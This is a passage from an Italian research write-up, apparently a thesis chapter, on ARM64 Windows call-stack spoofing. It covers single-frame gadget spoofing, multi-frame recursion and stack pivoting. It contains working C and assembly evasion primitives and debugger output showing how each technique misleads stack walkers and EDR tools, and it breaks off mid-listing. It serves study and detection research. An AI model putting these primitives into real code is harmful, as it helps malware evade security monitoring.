


Figura 3.1: System Informer — stack del thread principale con WinDbg in pausa su `SecretFunction` (Scenario 1). Le righe evidenziate in giallo indicano funzioni inlined prive di frame proprio.

Confronto tra strumenti. La Tabella 3.2 mostra come tre diversi stack walker producano risultati differenti sullo stesso stack legittimo.

Strumento	Frame visibili	Note
<code>CaptureStackBackTrace</code>	4	Salta <code>main</code> , <code>TestNormalExecution</code> e l'intera catena CRT inline. Percorre solo la catena <code>x29/LR</code> ; le funzioni inlined non hanno frame proprio e non compaiono.
WinDbg <code>k</code>	9	Vista completa: usa i record <code>.pdata</code> per unwind virtuale. Risolve le funzioni inlined come frame logici senza proprio Child-SP. Ground truth.
System Informer	8	Mostra le funzioni inlined (evidenziate in giallo). <code>RtlUserThreadStart</code> appare due volte (artefatto del walker ibrido che combina catena FP e <code>.pdata</code>).

Tabella 3.2: Confronto dei risultati di tre stack walker sul medesimo stack legittimo (Scenario 1 — Baseline). La discrepanza è già presente prima di qualsiasi spoofing, e sarà ampliata nei scenari successivi.

3.1.6 Perché lo Stack Walker Vede Tutto

Nello scenario Baseline, le tre condizioni necessarie per uno stack walk corretto sono tutte soddisfatte:

1. **Catena `x29/x30` integra.** Ogni funzione non-leaf salva LR nello stack nel proprio prologo e ripristina `x29` (FP) in modo che punti al frame precedente. `RtlCaptureStackBackTrace` può risalire la catena senza incontrare discontinuità.
2. **Record `.pdata` presente per ogni funzione.** `SecretFunction` è dichiarata `__declspec(noinline)`, quindi MSVC emette un record `RUNTIME_FUNCTION` completo con i propri unwind codes. WinDbg utilizza questo record per eseguire l'unwind virtuale tramite `RtlVirtualUnwind`, indipendentemente dallo stato del registro `x29`.
3. **SP all'interno dei limiti TEB.** SP (`0x00000007 0D6FFCC0`) appartiene all'intervallo `[StackLimit, StackBase] = [0x00000007 0D6FB000, 0x00000007 0D700000]`. Windows considera lo stack pointer valido: nessuna anomalia rilevabile a livello di memoria.

Questo scenario sarà il termine di confronto per tutti quelli successivi: ogni tecnica di spoofing agisce su almeno una di queste tre condizioni, introducendo una discontinuità che inganna i tool di analisi user-mode pur restando (parzialmente) rilevabile a livello kernel.

3.2 Single-Frame Spoofing

Questo scenario introduce la prima tecnica di evasione: un singolo indirizzo di ritorno falsificato, prelevato da `ntdll.dll`, viene inserito nella catena `x29/x30` in modo che `CaptureStackBackTrace` lo legga al posto del vero chiamante.

3.2.1 Meccanismo

Il meccanismo si articola in quattro fasi distinte:

1. **Gadget discovery.** Il framework scansiona la sezione `.text` di `ntdll.dll` alla ricerca di istruzioni BL (Branch with Link, opcode `0x94000000` con maschera `0xFC000000`). L'indirizzo immediatamente successivo a ciascun BL è un *call-site gadget*: un return address valido che possiede un record `RUNTIME_FUNCTION` in `.pdata` e appartiene a una funzione legittima di sistema. In questo run sono stati scoperti 512 gadget (`ntdll` base `0x00007FFF4ABB0000`); il gadget selezionato casualmente è `0x00007FFF4ABBA1D4` (`RtlDefaultNpAcl+0x54`).
2. **Frame falso.** `SpoofCallStack` costruisce sullo stack una struttura (`FP_falso`, `LR_falso`): il LR falso è il gadget `ntdll`, il FP falso punta al frame reale di `SpoofCallStack`. Il registro `x29` viene aggiornato per puntare a questa struttura.
3. **Chiamata via BLR.** `SecretFunction` è invocata con `blr x19`: il prologo di `SecretFunction` salva nello stack il `x29` corrente (che punta al frame falso) e il `x30` corrente (che contiene il return address reale verso `SpoofCallStack+0x50`, impostato dal `blr`).
4. **Doppio effetto sui walker.** I due stack walker producono risultati divergenti: il walker per catena `x29` segue il FP e legge il LR falso; il walker basato su `.pdata` legge il LR reale ma poi fallisce sull'unwind di `SpoofCallStack` a causa di un'allocazione secondaria non documentata.

3.2.2 Codice Rilevante

```
1 // Scenario 2: Single-Frame Spoofing
2 // Gadget discovery: scan ntdll .text for BL instructions,
3 // cache the address immediately after each BL (valid return sites)
4
5
6 BOOL CacheCallSites(const char *moduleName, GADGET_CACHE *cache) {
7     /* ... */
8 }
9
10
11 void TestBasicSpoofing(void)
12 {
13     void *spoofedReturnGadget = GetRandomGadget(&g_gadgetCache); //
14     // ntdll post-BL site
15     void *realReturn = NULL;
16
17     DWORD64 result = SpoofCallStack(
18         SecretFunction,           // target
19         spoofedReturnGadget,      // fake return address (ntdll gadget)
20         (LPVOID)0x22222222,       // parametro dummy Sc2 (Sc1 usa 0
21         // x11111111)
22         &realReturn);             // receives real LR for verification
23 }
```

Listing 3.6: Chiamata a `SpoofCallStack` con gadget `ntdll` (Scenario 2)

```

1 ; SpoofCallStack -- Single-Frame Spoofing (ARM64, MSVC armasm64)
2 ; x0 = targetFunc, x1 = spoofedReturn (ntdll gadget), x2 = param,
   x3 = realReturnStorage
3
4 SpoofCallStack PROC
5     ; [1] Normal prologue: save FP, real LR, callee-saved regs
6     stp     x29, x30, [sp, #-0x40]!    ; SP -= 0x40; [SP+0]=FP, [SP
       +8]=real LR
7     stp     x19, x20, [sp, #0x10]
8     stp     x21, x22, [sp, #0x20]
9     stp     x23, x24, [sp, #0x30]
10    mov     x29, sp                    ; FP = SpoofCallStack frame
       base
11    mov     x19, x0                    ; x19 = targetFunc
12    mov     x20, x1                    ; x20 = ntdll gadget (
       spoofedReturn)
13    mov     x21, x2                    ; x21 = parameter
14    mov     x22, x3                    ; x22 = realReturnStorage
15    mov     x23, x30                   ; x23 = real LR (backup)
16    cbz     x22, SkipStore
17    str     x23, [x22]                  ; *realReturnStorage = real
       LR
18 SkipStore
19     ; [2] Secondary allocation -- NOT in .pdata unwind codes!
20     ; This breaks .pdata-based walkers (WinDbg, ETW).
21     sub     sp, sp, #0x30
22
23     ; [3] Build fake frame at [sp+0x20]:
24     str     x29, [sp, #0x20]           ; fake FP -> real
       SpoofCallStack frame
25     str     x20, [sp, #0x28]           ; fake LR = ntdll gadget
       <-- KEY
26
27     ; [4] Set x29 to point at the fake frame
28     add     x9, sp, #0x20
29     mov     x29, x9                    ; x29 -> fake frame (LR =
       ntdll gadget)
30
31     ; [5] Call target via BLR: x30 overwritten with real return
       address
32     mov     x0, x21
33     mov     x30, x20                    ; (overwritten by blr --
       irrelevant)
34     blr     x19                        ; x30 = SpoofCallStack+0x50
       after this
35
36     ; [6] Cleanup and return
37     mov     x19, x0
38     sub     x29, x29, #0x20
39     add     sp, sp, #0x30
40     mov     x30, x23                    ; restore real LR

```

```

41     mov     x0, x19
42     ldp     x23, x24, [sp, #0x30]
43     ldp     x21, x22, [sp, #0x20]
44     ldp     x19, x20, [sp, #0x10]
45     ldp     x29, x30, [sp], #0x40
46     ret
47     ENDP

```

Listing 3.7: Implementazione ASM di `SpoofCallStack`: costruzione del frame falso e allocazione secondaria non documentata in `.pdata`

3.2.3 Output del Compilatore ARM64 e `.pdata`

Il prologo di `SpoofCallStack` (righe 1–5 del Listato 3.7) è descritto nei record `.pdata`: l’allocazione principale di 0x40 byte e il salvataggio dei registri callee-saved x19–x24 sono codificati negli unwind codes associati alla funzione.

L’allocazione secondaria (`sub sp, sp, #0x30`, riga 16) è invece deliberatamente assente dai record di unwind: si tratta di una modifica *runtime* dello stack pointer che nessun walker basato su `.pdata` può conoscere. Questa asimmetria è il punto di forza della tecnica: `RtlVirtualUnwind` applica gli unwind codes partendo da un SP già errato di 0x30 byte, producendo un `RetAddr` nullo.

Il gadget `RtlDefaultNpAc1+0x54` è un indirizzo valido in `.pdata`: cade all’interno della funzione `RtlDefaultNpAc1` di `ntdll.dll`, ha un record `RUNTIME_FUNCTION` ben formato e non è distinguibile da un legittimo sito di ritorno a livello di metadati statici.

3.2.4 Stack in Memoria

Al breakpoint (prima del prologo di `SecretFunction`), `SP = 0x0000006A8ECFFA50`. La Tabella 3.3 annota le posizioni chiave nel dump.

Offset da SP	Valore	Significato
+0x20	0x0000006A8ECFFA80	FP del frame falso → frame reale di <code>SpoofCallStack</code>
+0x28	0x00007FFF2E555434	LR del frame falso = gadget ntdll (spoofed)
+0x30	0x0000006A8ECFFB70	FP reale → frame del chiamante (<code>main</code>)
+0x38	0x00007FF7AF05CF50	LR reale → return a <code>main</code>

Tabella 3.3: Annotazione del dump `dq sp L10` al breakpoint su `SecretFunction` (Scenario 2). Il frame falso costruito da `SpoofCallStack` è visibile agli offset +0x20/+0x28.

I limiti TEB del thread sono invariati rispetto allo scenario precedente (stessa esecuzione, stesso thread): `StackBase 0x0000006A8ED00000`, `StackLimit 0x0000006A8ECFB000`. SP rimane all’interno dell’intervallo valido.

3.2.5 Evidenze Raccolte

La catena si tronca a 2 frame: il walker `.pdata` recupera il LR reale (`SpoofCallStack+0x50`), ma l’unwind di `SpoofCallStack` produce `RetAddr = 0x0` a causa del disallineamento -0x30 non documentato in `.pdata`.

#	Child-SP	RetAddr	Call Site
00	0000006a'8ecffa50	00007ff7'af051430	stack_spoof!SecretFunction
01	0000006a'8ecffa50	00000000'00000000	stack_spoof!SpoofCallStack+0x50

Listing 3.8: Output di k in WinDbg al breakpoint (Scenario 2 — Single-Frame Spoofing)

Al contrario di k, il walker per catena x29 risale il frame falso e vede `RtlDefaultNpAcl` come chiamante diretto di `SecretFunction`: per `CaptureStackBackTrace` la chiamata appare legittima.

[00]	SecretFunction	+ 0x0078 <-- TARGET
[01]	RtlDefaultNpAcl	+ 0x0054 <-- SPOOFED
[02]	main	+ 0x03B0
[03]	mainCRTStartup	+ 0x0014
[04]	BaseThreadInitThunk	+ 0x0040
[05]	RtlUserThreadStart	+ 0x0044

Listing 3.9: `CaptureStackBackTrace` dall'interno di `SecretFunction` (Scenario 2 — dati da console)




Figura 3.2: System Informer — Scenario 2. Solo 2 frame visibili (entrambi evidenziati in giallo): la catena è troncata dopo `SpoofCallStack`. Confrontare con la Figura 3.1 (Baseline, 8 frame).

3.2.6 Perché Funziona: Gadget Valido in .pdata

La tecnica sfrutta la divergenza strutturale tra i due meccanismi di stack walking presenti in Windows:

Walker per catena x29 (CaptureStackBackTrace). Segue la catena dei frame pointer salvati nello stack. Il registro x29 in `SecretFunction` punta al frame falso (offset +0x20). Leggendo la coppia (FP, LR) dal frame falso si ottiene il gadget ntdll come LR: il walker riporta `RtlDefaultNpAcl` come chiamante di `SecretFunction`.

Walker per .pdata (WinDbg k). Applica gli unwind codes di `SecretFunction` e recupera il LR reale (`SpoofCallStack+0x50`). Tenta poi di applicare gli unwind codes di `SpoofCallStack`, ma l'allocazione secondaria -0x30 non documentata introduce un disallineamento di 0x30 byte nel calcolo dello SP virtuale. Il `RetAddr` recuperato è nullo: il walker non può risalire oltre `SpoofCallStack`.

Il ruolo del gadget. La scelta del gadget è critica: deve trovarsi in `.pdata` per non generare un'anomalia immediatamente rilevabile, e deve cadere subito dopo un'istruzione BL affinché appaia come un sito di ritorno autentico. Un indirizzo fuori da `.pdata` produrrebbe un frame marcato UNKNOWN da strumenti come Sysmon ETW-TI, rivelando lo spoofing.

3.3 Multi-Frame Recursion

Questo scenario estende la tecnica del Single-Frame Spoofing costruendo una catena di tre frame *genuini* (ciascuno con uno stack frame reale su x29) ma con indirizzi di ritorno falsificati. L'obiettivo è rendere la traccia visibile a `CaptureStackBackTrace` indistinguibile da una catena di chiamate legittime a funzioni di sistema.

3.3.1 Meccanismo

Il meccanismo si articola in tre componenti cooperanti:

1. **Contesto di ricorsione.** La struttura `RECURSIVE_SPOOF_CONTEXT` (Listato 3.10) trasporta tra i livelli di ricorsione il puntatore alla funzione target, l'array `spoofChain[3]` dei gadget ntdll selezionati casualmente e i contatori `currentDepth/maxDepth`.
2. **Ricorsione con spoofing per livello.** `RecursiveSpoofHelper` opera come segue ad ogni attivazione fino al raggiungimento della profondità massima (`maxDepth = 3`):
 - (a) Preleva `spoofChain[currentDepth]` come gadget per il livello corrente.
 - (b) Incrementa `currentDepth`.
 - (c) Chiama `SpoofCallStack(RecursiveSpoofHelper, gadget[d], ctx, &real)`, delegando al meccanismo identico a quello di Scenario 2 la creazione di un frame reale con LR falsificato.
 - (d) `SpoofCallStack` esegue `blr x19`, richiamando `RecursiveSpoofHelper` al livello successivo.

3. **Caso base.** Quando `currentDepth >= maxDepth`, `RecursiveSpoofHelper` chiama `SecretFunction` direttamente (senza passare per `SpoofCallStack`). A questo punto sullo stack sono presenti tre frame reali di `RecursiveSpoofHelper`, ognuno con il proprio LR sostituito da un gadget `ntdll`.

In questo run sono stati selezionati i seguenti gadget (`ntdll` base `0x00007FFF4ABB0000`):

- `Frame[0]: 0x00007FFF4ABBA898` — `RtlDestroyQueryDebugBuffer+0x38`
- `Frame[1]: 0x00007FFF4ABB44E0` — `LdrControlFlowGuardEnforced+0x190`
- `Frame[2]: 0x00007FFF4ABBA7E4` — `RtlCreateQueryDebugBuffer+0x1D4`

3.3.2 Codice Rilevante

```
1 typedef struct _RECURSIVE_SPOOF_CONTEXT {
2     void      *targetFunc;
3     void      *parameter;
4     void      **spoofChain;
5     DWORD     currentDepth;
6     DWORD     maxDepth;
7     DWORD64   result;
8 } RECURSIVE_SPOOF_CONTEXT;
9
10 __declspec(noinline) static void RecursiveSpoofHelper(
11     RECURSIVE_SPOOF_CONTEXT *ctx)
12 {
13     if (ctx->currentDepth >= ctx->maxDepth) {
14         typedef DWORD(WINAPI *TargetFunc)(LPVOID);
15         TargetFunc target = (TargetFunc)ctx->targetFunc;
16         ctx->result = target(ctx->parameter);
17         return;
18     }
19
20     void *spoofedReturn = ctx->spoofChain[ctx->currentDepth];
21     void *realReturn    = NULL;
22
23     ctx->currentDepth++;
24
25     SpoofCallStack(
26         (void *)RecursiveSpoofHelper,
27         spoofedReturn,
28         ctx,
29         &realReturn
30     );
31 }
```

Listing 3.10: `RECURSIVE_SPOOF_CONTEXT` e `RecursiveSpoofHelper`: il contesto di ricorsione e la logica di spoofing per livello.

Il primitivo `SpoofCallStack` impiegato ad ogni livello è identico a quello di Scenario 2 (Listato 3.7): la struttura `ASM`, l'allocazione secondaria non documentata in `.pdata` e il gadget `ntdll` come LR falso sono invariati.

3.3.3 Output del Compilatore ARM64 e .pdata

`RecursiveSpoofHelper` è dichiarata `__declspec(noinline)`: MSVC emette un record `RUNTIME_FUNCTION` completo, rendendo ogni suo frame unwindable da `RtlVirtualUnwind`. Questa proprietà — che in Scenario 2 era irrilevante perché `RecursiveSpoofHelper` non esisteva — diventa ora determinante per la divergenza tra walker.

La catena `.pdata` dei tre livelli è: `RecursiveSpoofHelper` → `SpoofCallStack` → **punto cieco**. L'allocazione secondaria `sub sp, sp, #0x30` in ogni invocazione di `SpoofCallStack` introduce lo stesso disallineamento di 0x30 byte già documentato in Scenario 2. Il walker `.pdata` si ferma alla prima istanza di `SpoofCallStack` che incontra, indipendentemente dalla profondità della catena ricorsiva.

3.3.4 Stack in Memoria

Al breakpoint su `SecretFunction` (entry, prologo non ancora eseguito), `SP = 0x0000000b1599f620`. La Tabella 3.4 annota le posizioni chiave nel dump.

Offset da SP	Valore	Significato
+0x10	0x00007ff7abf0b760	LR reale → sito di <code>blr x19</code> in <code>SpoofCallStack</code> (livello 2)
+0x18	0x00007ff7abf01430	LR → <code>RecursiveSpoofHelper</code> (frame 01 da k)
+0x20	0x0000000000000000	Slot FP frame falso (livello corrente)
+0x28	0x0000000000000000	Slot LR falso livello 2 (gadget a inizio frame)
+0x48	0x00007ffcfc53ac50	Gadget ntdll livello 1 (<code>ntdll+0xAC50</code>)
+0x68	0x00007ffcfc536b98	Gadget ntdll livello 0 (<code>ntdll+0x6B98</code>)
+0x78	0x0000000b1599f740	Indirizzo stack (FP chain)

Tabella 3.4: Annotazione del dump `dq sp L10` al breakpoint su `SecretFunction` (Scenario 3). Due gadget `ntdll` sono visibili agli offset +0x48 e +0x68, corrispondenti ai livelli 0 e 1 della catena ricorsiva. Il terzo gadget (livello 2) occupa lo slot +0x28, che in questo run di WinDbg risulta non inizializzato al momento del breakpoint (ASLR diverso rispetto al run in console).

I limiti TEB del thread (`StackBase 0x0000000b159a0000`, `StackLimit 0x0000000b1599b000`) confermano che `SP` è interamente all'interno dell'intervallo valido, a differenza di quanto avverrà in Scenario 4.

3.3.5 Evidenze Raccolte

Nonostante la ricorsione a 3 livelli, il walker si ferma ai soliti 3 frame: la prima istanza di `SpoofCallStack` introduce lo stesso disallineamento -0x30 di Scenario 2, bloccando l'unwind indipendentemente dalla profondità della catena.

1	#	Child-SP	RetAddr	Call Site
2	00	0000000b'1599f620	00007ff7'abf0b784	stack_spoof!
		SecretFunction		
3	01	0000000b'1599f620	00007ff7'abf01430	stack_spoof!
		RecursiveSpoofHelper+0x24		
4	02	0000000b'1599f640	00000000'00000000	stack_spoof!
		SpoofCallStack+0x50		

Listing 3.11: Output di k in WinDbg al breakpoint (Scenario 3 — Multi-Frame Recursion)

I 10 frame mostrano il pattern interleaved: gadget ntdll e frame reali di `RecursiveSpoofHelper` si alternano. I 3 gadget occupano posizioni plausibili (subito dopo una BL in ntdll, con record `.pdata` valido), rendendo questa catena strutturalmente indistinguibile da callback legittime.

1	[00]	SecretFunction	+ 0x0078	<-- TARGET
2	[01]	RtlCreateQueryDebugBuffer	+ 0x01D4	<-- GADGET Frame[2]
3	[02]	RecursiveSpoofHelper	+ 0x0064	
4	[03]	LdrControlFlowGuardEnforced	+ 0x0190	<-- GADGET Frame[1]
5	[04]	RecursiveSpoofHelper	+ 0x0064	
6	[05]	RtlDestroyQueryDebugBuffer	+ 0x0038	<-- GADGET Frame[0]
7	[06]	RecursiveSpoofHelper	+ 0x0064	
8	[07]	mainCRTStartup	+ 0x0014	
9	[08]	BaseThreadInitThunk	+ 0x0040	
10	[09]	RtlUserThreadStart	+ 0x0044	

Listing 3.12: `CaptureStackBackTrace` da dentro `SecretFunction` (Scenario 3 — dati da console, ntdll base `0x00007FFF4ABB0000`)




Figura 3.3: System Informer — Scenario 3 (thread 5300). Solo 3 frame visibili, tutti evidenziati in giallo. Il frame 2 mostra l'indirizzo grezzo `0xb1599f740`, un puntatore interno allo stack letto come return address per errore del walker ibrido FP-chain/`.pdata`.

Confronto tra strumenti (Tabella 3.5).

Strumento	Frame visibili	Risultato
CaptureStackBackTrace	10	3 gadget ntdll interleaved con 3 frame reali di RecursiveSpoofHelper. Catena CRT reale visibile dal frame 7.
WinDbg k	3	SecretFunction → RecursiveSpoofHelper+0x24 → SpoofCallStack+0x50 → RetAddr nullo. Identico pattern di troncamento dello Scenario 2; la profondità ricorsiva non modifica il comportamento.
System Informer	3	Tutti i frame in giallo. Frame 2 risolve un indirizzo interno allo stack (0xb1599f740) come return address, rivelando il failure del walker.

Tabella 3.5: Confronto dei risultati di tre stack walker (Scenario 3 — Multi-Frame Recursion). CaptureStackBackTrace è l'unico a percorrere l'intera catena ricorsiva, ma vede esclusivamente i LR falsificati.

3.3.6 Perché i Frame del Helper Rimangono Visibili

La divergenza tra i tre walker dipende da quale struttura ciascuno percorre:

Walker per catena x29 (CaptureStackBackTrace). Ogni attivazione di SpoofCallStack imposta x29 in modo che punti al frame falso (FP_falso, LR_gadget) costruito nell'allocazione secondaria. Quando RecursiveSpoofHelper al caso base chiama direttamente SecretFunction, il registro x29 corrente è quello stabilito dall'ultimo SpoofCallStack: punta al frame falso con gadget[2] come LR. CaptureStackBackTrace risale quindi la catena: SecretFunction → gadget[2] → RecursiveSpoofHelper[2] → gadget[1] → RecursiveSpoofHelper[1] → gadget[0] → RecursiveSpoofHelper[0] → catena CRT reale. I frame reali di RecursiveSpoofHelper rimangono visibili perché possiedono frame pointer validi: solo i loro LR sono sostituiti dai gadget.

Walker per .pdata (WinDbg k). L'unwind di SecretFunction è corretto e restituisce il LR reale, che punta al sito di chiamata diretta in RecursiveSpoofHelper (caso base). L'unwind di RecursiveSpoofHelper è anch'esso corretto e recupera il LR impostato da SpoofCallStack (+0x50). A questo punto il walker tenta di applicare gli unwind codes di SpoofCallStack, ma incontra lo stesso disallineamento -0x30 non documentato in .pdata: il RetAddr calcolato è nullo. La catena si tronca dopo soli 3 frame, indipendentemente dalla profondità della ricorsione.

Implicazioni per il rilevamento. Rispetto allo Scenario 2, la catena multi-frame aumenta il costo di rilevamento per un analista: tre nomi di funzione ntdll plausibili, con offset reali e record .pdata validi, alternati a frame genuini di una funzione interna. Un EDR che si basi esclusivamente su CaptureStackBackTrace non troverà anomalie strutturali (nessun gap nei frame pointer, nessun indirizzo fuori da .pdata), ma potrà rilevare l'as-

senza del chiamante reale di `SecretFunction` e la ricorrenza di `RecursiveSpoofHelper` nella catena.

3.4 Stack Pivoting

Gli scenari precedenti manipolavano il contenuto dello stack del thread conservando SP all'interno dei limiti TEB. Questo scenario introduce una rottura qualitativa: SP viene spostato su una regione di memoria completamente separata, allocata con `VirtualAlloc`, invisibile al Thread Environment Block. Ogni stack walker che validi SP contro `[StackLimit, StackBase]` si ferma immediatamente.

3.4.1 Meccanismo

Il primitivo `ExecuteWithFakeFrame` (Listato 3.14) implementa il pivot in quattro fasi:

1. **Salvataggio su stack reale.** Il prologo standard salva tutti i registri callee-saved (inclusi x29/x30) sullo stack del thread. L'SP reale viene conservato in x19, l'FP reale in x20, il LR reale in x24.
2. **Caricamento del contesto falso.** I tre campi della struttura `FAKE_FRAME_DATA` (Listato 3.13) sono caricati nei registri: `fakeFp` → x25, `fakeLr` → x26 (gadget `ntdll`), `fakeSp` → x27 (top del fake stack da 64 KB allocato con `VirtualAlloc`).
3. **Pivot.** L'istruzione `mov sp, x27` sposta SP sul fake stack. Da questo momento qualsiasi lettura di SP da parte di un walker restituisce un indirizzo fuori dall'intervallo TEB. Viene costruito un frame (`sub sp, sp, #0x20; stp x25, x26, [sp]`) e x29 è aggiornato per puntarvi.
4. **Chiamata e ripristino.** La funzione target è invocata con `blr x21`; al ritorno, `mov sp, x19` ripristina lo stack reale prima del prologo inverso. L'intera operazione è atomica dal punto di vista del chiamante.

3.4.2 Codice Rilevante

```
1 typedef struct _FAKE_FRAME_DATA {
2     void    *fakeFp;           // Spoofed frame pointer (x29)
3     void    *fakeLr;           // Spoofed link register (x30)
4     void    *fakeSp;           // Top of isolated stack
5     DWORD64 reserved[5];
6 } FAKE_FRAME_DATA;
7
8 // Allocate 64 KB isolated stack
9 void *fakeStackBase = VirtualAlloc(NULL, DEFAULT_STACK_SIZE,
10                                     MEM_COMMIT | MEM_RESERVE,
11                                     PAGE_READWRITE);
12 void *fakeStackTop = (void *)((ULONG_PTR)fakeStackBase +
13                                DEFAULT_STACK_SIZE);
14 FAKE_FRAME_DATA fakeFrame = {
```

```

15     .fakeFp = (void *)((ULONG_PTR)fakeStackTop - 0x100), // 256 B
        sotto il top: spazio per il frame falso
16     .fakeLr = GetRandomGadget(&g_gadgetCache),
17     .fakeSp = fakeStackTop
18 };
19
20 g_captureStack = FALSE;
21 DWORD64 result = ExecuteWithFakeFrame(SecretFunction, &fakeFrame,
22                                     (LPVOID)0x44444444); //
        parametro dummy Sc4
23 g_captureStack = TRUE;
24
25 VirtualFree(fakeStackBase, 0, MEM_RELEASE);

```

Listing 3.13: FAKE_FRAME_DATA e setup dello scenario 4: allocazione del fake stack e configurazione del pivot.

```

1 ExecuteWithFakeFrame PROC
2     stp        x29, x30, [sp, #-PROLOGUE_SIZE_EXEC]!    ; salva x29/x30
        su stack reale
3     stp        x19, x20, [sp, #0x10]
4     stp        x21, x22, [sp, #0x20]
5     stp        x23, x24, [sp, #0x30]
6     stp        x25, x26, [sp, #0x40]
7     stp        x27, x28, [sp, #0x50]
8
9     mov        x19, sp                                ; x19 = SP reale (da ripristinare
        dopo)
10    mov        x20, x29                                ; x20 = FP reale
11    mov        x21, x0                                  ; x21 = targetFunc
12    mov        x22, x1                                  ; x22 = fakeFrameData
13    mov        x23, x2                                  ; x23 = parameter
14    mov        x24, x30                                ; x24 = LR reale
15
16    ldr        x25, [x22, #0x00]                        ; x25 = fakeFp
17    ldr        x26, [x22, #0x08]                        ; x26 = fakeLr (gadget ntdll)
18    ldr        x27, [x22, #0x10]                        ; x27 = fakeSp (top del fake stack
        )
19
20    mov        sp, x27                                  ; *** PIVOT: SP ora punta al fake
        stack ***
21
22    sub        sp, sp, #0x20
